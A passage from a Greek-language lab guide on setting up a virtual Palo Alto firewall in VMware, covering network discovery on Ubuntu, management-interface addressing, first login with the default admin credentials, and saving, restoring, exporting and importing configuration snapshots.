
Εικόνα 14 - Ρύθμιση κάρτας δικτύου δεύτερου Ubuntu vm

Ξεκινάμε το VM που δημιουργήσαμε. Επειδή η συγκεκριμένη έκδοση δεν έχει εγκατεστημένα τα εργαλεία που χρειαζόμαστε, τα εγκαθιστούμε. Σε ένα terminal δίνουμε την εντολή “sudo apt install net-tools” (Εικόνα 15) και περιμένουμε να ολοκληρωθεί η εγκατάσταση.




Εικόνα 15 - Εγκατάσταση απλών εργαλείων για αναγνώριση δικτύου

Εκτελούμε πάλι σε ένα terminal του Ubuntu δύο απλές εντολές. Η πρώτη είναι η “ifconfig”, η οποία μας επιστρέφει, μεταξύ άλλων, το όνομα του interface, τη διεύθυνση IP και τη Netmask. Στη δική μας περίπτωση βλέπουμε πως το interface είναι το “ens33” και η IP είναι η 192.168.147.130 (Εικόνα 16). Σε συνδυασμό με τη Netmask 255.255.255.0 αντιλαμβανόμαστε ότι οι διευθύνσεις του VMware μπορούν να είναι στο 192.168.147.0/24. Το VMware δίνει by default 125 IP διευθύνσεις μέσω του DHCP server του 192.168.147.128-192.168.147.254.



Εικόνα 16 – ifconfig βρίσκοντας το DHCP range


Τέλος, δίνοντας την εντολή “ip route” ή “netstat -rn”, έχουμε την πληροφορία για τη διεύθυνση στην οποία προωθούνται τα αιτήματα από την κάρτα δικτύου του Ubuntu, τη διεύθυνση Gateway, η οποία εδώ είναι 192.168.147.2. Στη συνέχεια μπορούμε να απενεργοποιήσουμε αυτό το Ubuntu vm.



Εικόνα 17 - Ip route βρίσκοντας το gateway

Εναλλακτικά, αν θέλουμε να δούμε τα παραπάνω χωρίς τη χρήση κάποιου vm ή ακόμα και να τα μεταβάλουμε μπορούμε να ανοίξουμε το αρχείο “vmnetdhcp.conf” το οποίο βρίσκεται στο “%ALLUSERSPROFILE%\VMware”. Το συγκεκριμένο αρχείο περιλαμβάνει το configuration των δικτύων του VMware.

Ενημερώνουμε το διάγραμμα (Εικόνα 18) που περιγράφει την τοπολογία δικτύου με τις νέες πληροφορίες που συλλέξαμε.



Εικόνα 18 - Τοπολογία δικτύου με πληροφορίες από VMware


3. Αρχική παραμετροποίηση του Palo Alto

Στο κεφάλαιο αυτό περιγράφουμε τα βήματα που απαιτούνται ώστε να μπορέσουμε να κάνουμε την αρχική παραμετροποίηση του Pala Alto Firewall.

3.1.Αρχική παραμετροποίηση του management interface


Συνδεόμαστε στο Terminal του Palo Alto στο VM που εκτελεί το firewall. Σε ένα φυσικό μηχάνημα αυτό θα γινόταν με τη χρήση της θύρας επικοινωνίας που υπάρχει συνήθως και με τη χρήση ενός προγράμματος επικοινωνίας όπως είναι το PuTTY. Το Palo Alto βρίσκεται σε κατάσταση αναμονής προκειμένου να αυθεντικοποιήσει και να εξουσιοδοτήσει κάποιον χρήστη με τα απαραίτητα δικαιώματα. Χρησιμοποιούμε τους default κωδικούς για τη σύνδεση που είναι Username: “admin” και Password: “paloalto”. Μετά την επιτυχή σύνδεση βρισκόμαστε στο περιβάλλον αναμονής εκτέλεσης εντολών (Εικόνα 19).

Είναι απαραίτητο να περιμένουμε 3-4 λεπτά μετά την ολοκλήρωση της εκκίνησης του Palo Alto vm προκειμένου να εισάγουμε τα στοιχεία σύνδεσης, διαφορετικά έχουμε fail login.



Εικόνα 19 - Επιτυχής σύνδεση στο Palo Alto terminal


Για να εισέλθουμε στο περιβάλλον αλλαγής ρυθμίσεων δίνουμε την εντολή “configure”. Η επιτυχής είσοδος επιβεβαιώνεται με την ύπαρξη του pound symbol, # (Εικόνα 20).



Εικόνα 20 - Είσοδος στο configuration terminal του Palo Alto

Πριν προχωρήσουμε είναι πολύ σημαντικό να γνωρίζουμε ότι οποιαδήποτε αλλαγή κάνουμε στο configuration του Palo Alto, είτε από Terminal είτε από το Web Interface αργότερα, δεν εφαρμόζεται αυτόματα από τη συσκευή. Είναι απαραίτητη η πληκτρολόγηση ή η επιλογή της εντολής “commit”. Επίσης, για να προσθέσουμε κάτι καινούριο στην παραμετροποίησή μας πατάμε την επιλογή “Add”, που βρίσκεται στο κάθε φορά ενεργό παράθυρο του Web Interface.

Επιλέγουμε τώρα να δώσουμε μια διεύθυνση IP στο management interface ώστε να επικοινωνήσει το management interface με το vm Ubuntu που έχουμε για την παραμετροποίηση. Θυμόμαστε ότι το Ubuntu vm συνδέεται με το Palo Alto μέσω του virtual network VMnet2. Επιλέξαμε μια τυχαία IP διεύθυνση, την 172.168.147.200, που δεν είναι στο range 192.168.147.0/24 το οποίο θα χρησιμοποιηθεί στο VMnet3. Χρησιμοποιούμε την εντολή “set deviceconfig system ip-address 172.168.147.200 netmask 255.255.255.0 default-gateway 172.168.147.1” (Εικόνα 21). Δεν ξεχνάμε να γράψουμε “commit” μετά την εκτέλεση της εντολής. Τέλος πληκτρολογούμε “exit” για να βγούμε από το configuration.



Εικόνα 21 - Απόδοση IP διεύθυνσης στο management interface


3.2.Αρχική παραμετροποίηση του Ubuntu vm

Στο επόμενο βήμα ενεργοποιούμε το Ubuntu vm που θα χρησιμοποιήσουμε για την παραμετροποίηση του Palo Alto. Επειδή στο VMnet2 δεν υπάρχει κάποιος DHCP server θα δώσουμε την IP διεύθυνση 172.168.147.100. Εάν δεν έχουμε εγκατεστημένα τα εργαλεία στο vm ακολουθούμε τις οδηγίες όπως προηγουμένως. Σε terminal εκτελούμε την εντολή "sudo ifconfig ens33 172.168.147.100 netmask 255.255.255.0 up" (Εικόνα 22). Προσέχουμε ότι στην εντολή που δώσαμε υπάρχει το interface στο οποίο θα κάνουμε τη μεταβολή, συγκεκριμένα το "ens33". Σε άλλες περιπτώσεις αυτό μπορεί να διαφέρει.

```
ds@ubuntu:~$ sudo ifconfig ens33 172.168.147.100 netmask 255.255.255.0 up
ds@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.168.147.100  netmask 255.255.255.0  broadcast 172.168.147.255
        ether 00:0c:29:1f:71:87  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 167  bytes 27437 (27.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Εικόνα 22 - Απόδοση IP διεύθυνσης στο Ubuntu για παραμετροποίηση


Στην Εικόνα 23 φαίνεται η τοπολογία του δικτύου με όλες τις νέες πληροφορίες που σχετίζονται με τις IP διευθύνσεις που χρησιμοποιήσαμε.



Εικόνα 23 - Τοπολογία δικτύου με IP διευθύνσεις για παραμετροποίηση


3.3.Σύνδεση στο Web Interface του Palo Alto

Το Palo Alto όπως όλα τα σύγχρονα firewalls διαθέτει ένα web interface το οποίο αφενός μας δίνει τη δυνατότητα για εύκολη παραμετροποίηση-διαχείριση και αφετέρου μας επιτρέπει να επιβλέπουμε όσα συμβαίνουν στο δίκτυό μας. Για να αποκτήσουμε πρόσβαση σε αυτό χρησιμοποιούμε έναν οπουδήποτε σύγχρονο browser. Εμείς χρησιμοποιήσαμε τον Mozilla Firefox, ο οποίος είναι προ εγκατεστημένος στο Ubuntu. Θυμόμαστε ότι η διεύθυνση IP του management interface του Palo Alto είναι η 172.168.147.200. Εισάγουμε τη διεύθυνση https://172.168.147.200, όπως φαίνεται στην Εικόνα 24. Μια σειρά από μηνύματα σχετικά με την ασφάλεια της σύνδεσης εμφανίζονται και πρέπει να τα αποδεχθούμε για να προχωρήσει η σύνδεση.



Εικόνα 24 - Αποκτώντας πρόσβαση στο Web Interface


Εφόσον όλα τα βήματα έχουν γίνει σωστά θα υπάρξει η οθόνη σύνδεσης στην οποία θα πρέπει να καταχωρήσουμε (Εικόνα 25). Εισάγουμε όπως και πριν τα στοιχεία μας ως εξής Name: “admin” και Password: “paloalto”. Με αυτά τα στοιχεία, που είναι τα default, έχουμε συνδεθεί ως διαχειριστές και βλέπουμε το web interface.



Εικόνα 25 - Αυθεντικοποίηση χρήστη Palo Alto

Αρχικά το πρώτο που βλέπουμε είναι το “Dashboard” (Εικόνα 26). Σε αυτό υπάρχουν μια σειρά από γενικές πληροφορίες για το firewall, όπως η IP διεύθυνση, το μοντέλο, η

έκδοση του PanOS, η άδεια χρήσης, ποιοι χρήστες είναι συνδεδεμένοι στο firewall και κάποια logs.




Εικόνα 26 - The Dashboard

3.4.Χρήσιμες συμβουλές


Η παραμετροποίηση ενός firewall δεν είναι εύκολη υπόθεση, ιδιαίτερα σε πολύπλοκα περιβάλλοντα. Συμβαίνει συχνά οι διαχειριστές να κάνουν αλλαγές που είναι πιθανό να δημιουργήσουν προβλήματα που θα εμφανισθούν είτε άμεσα είτε με το πέρασμα του χρόνου. Είναι σημαντικό λοιπόν να εκμεταλλευτούμε τη δυνατότητα αποθήκευσης του configuration που έχουμε πριν από τις αλλαγές και κατά τη διάρκεια αυτών. Αυτό θα μας σώσει από απρόβλεπτες καταστάσεις που κοστίζουν σε χρόνο και κατά συνέπεια σε χρήματα, καθώς υπάρχει η δυνατότητα επαναφοράς της παραμετροποίησης που έχουμε αποθηκεύσει.

3.4.1. Αποθήκευση και επαναφορά configuration

Ξεκινάμε να δουλεύουμε στο TAB “Device”, στο menu “Setup”. Επιλέγουμε το tab “Operations” όπως φαίνεται στην Εικόνα 27. Επιλέγουμε το “Save named configuration snapshot” ώστε να αποθηκεύσουμε το τρέχον configuration. Στο επόμενο βήμα πρέπει να δώσουμε ένα όνομα στο configuration προς αποθήκευση. Η διαδικασία ολοκληρώνεται με την επιβεβαίωση αποθήκευσης (Εικόνα 28).




Εικόνα 27 - Επιλογή αποθήκευσης του configuration




Εικόνα 28 - Αποθήκευση configuration

Προκειμένου να επαναφέρουμε ένα αποθηκευμένο configuration, δουλεύουμε στην ίδια περιοχή του web interface. Αυτή τη φορά επιλέγουμε “Load named configuration snapshot” (Εικόνα 29). Στο επόμενο παράθυρο επιλέγουμε το configuration που θέλουμε να επαναφέρουμε και θα πρέπει στο τέλος να εμφανισθεί νέο παράθυρο που θα μας επιβεβαιώνει ότι το configuration έχει μεταφορτωθεί (Εικόνα 30).




Εικόνα 29 - Επιλογή επαναφοράς του configuration



Εικόνα 30 - Επαναφορά configuration

3.4.2. Διαχείριση των αποθηκευμένων configurations

Χρησιμοποιώντας το Terminal του Palo Alto μπορούμε να διαγράψουμε κάποιο από τα αποθηκευμένα configurations ή και να μεταφορτώσουμε κάποιο. Δεν δουλεύουμε στο περιβάλλον αλλαγής ρυθμίσεων. Δίνουμε αρχικά την εντολή “show config saved” για να δούμε τα αποθηκευμένα configurations (Εικόνα 31).




Εικόνα 31 - Προβολή των αποθηκευμένων configurations στο Terminal

Τέλος, μπορούμε, χρησιμοποιώντας την εντολή “delete config saved”, ακολουθούμενη από το όνομα του configuration, να το σβήσουμε. Δίνοντας την εντολή “load config from”, αφού έχουμε πρώτα συνδεθεί στο περιβάλλον αλλαγής ρυθμίσεων, ακολουθούμενη από το όνομα του configuration, μπορούμε να το μεταφορτώσουμε.

Είναι σημαντικό να κατανοήσουμε ότι τα configurations αυτά αποθηκεύονται στο Palo Alto. Εάν χρειαστεί να επαναφέρουμε το vm του Palo Alto από το αρχείο που έχουμε, ακολουθώντας τη διαδικασία που περιγράφεται στην ενότητα 2.2 παραπάνω, όλα θα διαγραφούν. Υπάρχει όμως η διαδικασία της “εξαγωγής” που επιλύει αυτό το πρόβλημα.


3.4.3. Εξαγωγή και εισαγωγή configuration

Συνεχίζουμε, δουλεύοντας στο ίδιο σημείο του Web Interface του Palo Alto. Αυτή τη φορά επιλέγουμε το “Export named configuration snapshot” (Εικόνα 32). Επιλέγουμε στη συνέχεια το configuration που θέλουμε και το πού θα το αποθηκεύσουμε, ανάλογα με τον browser που χρησιμοποιούμε. Με αυτό τον τρόπο μπορούμε να αποθηκεύσουμε το configuration σε αρχείο εκτός του Palo Alto, σε κάποιον υπολογιστή.



Εικόνα 32 - Εξαγωγή configuration

Αντίστοιχα υπάρχει και η διαδικασία “εισαγωγής” ενός αποθηκευμένου configuration. Αφού επιλέξουμε το “Import named configuration snapshot” εμφανίζεται νέο παράθυρο στο οποίο πρέπει να εισάγουμε τη διαδρομή του αποθηκευμένου αρχείου από τον υπολογιστή μας (Εικόνα 33).

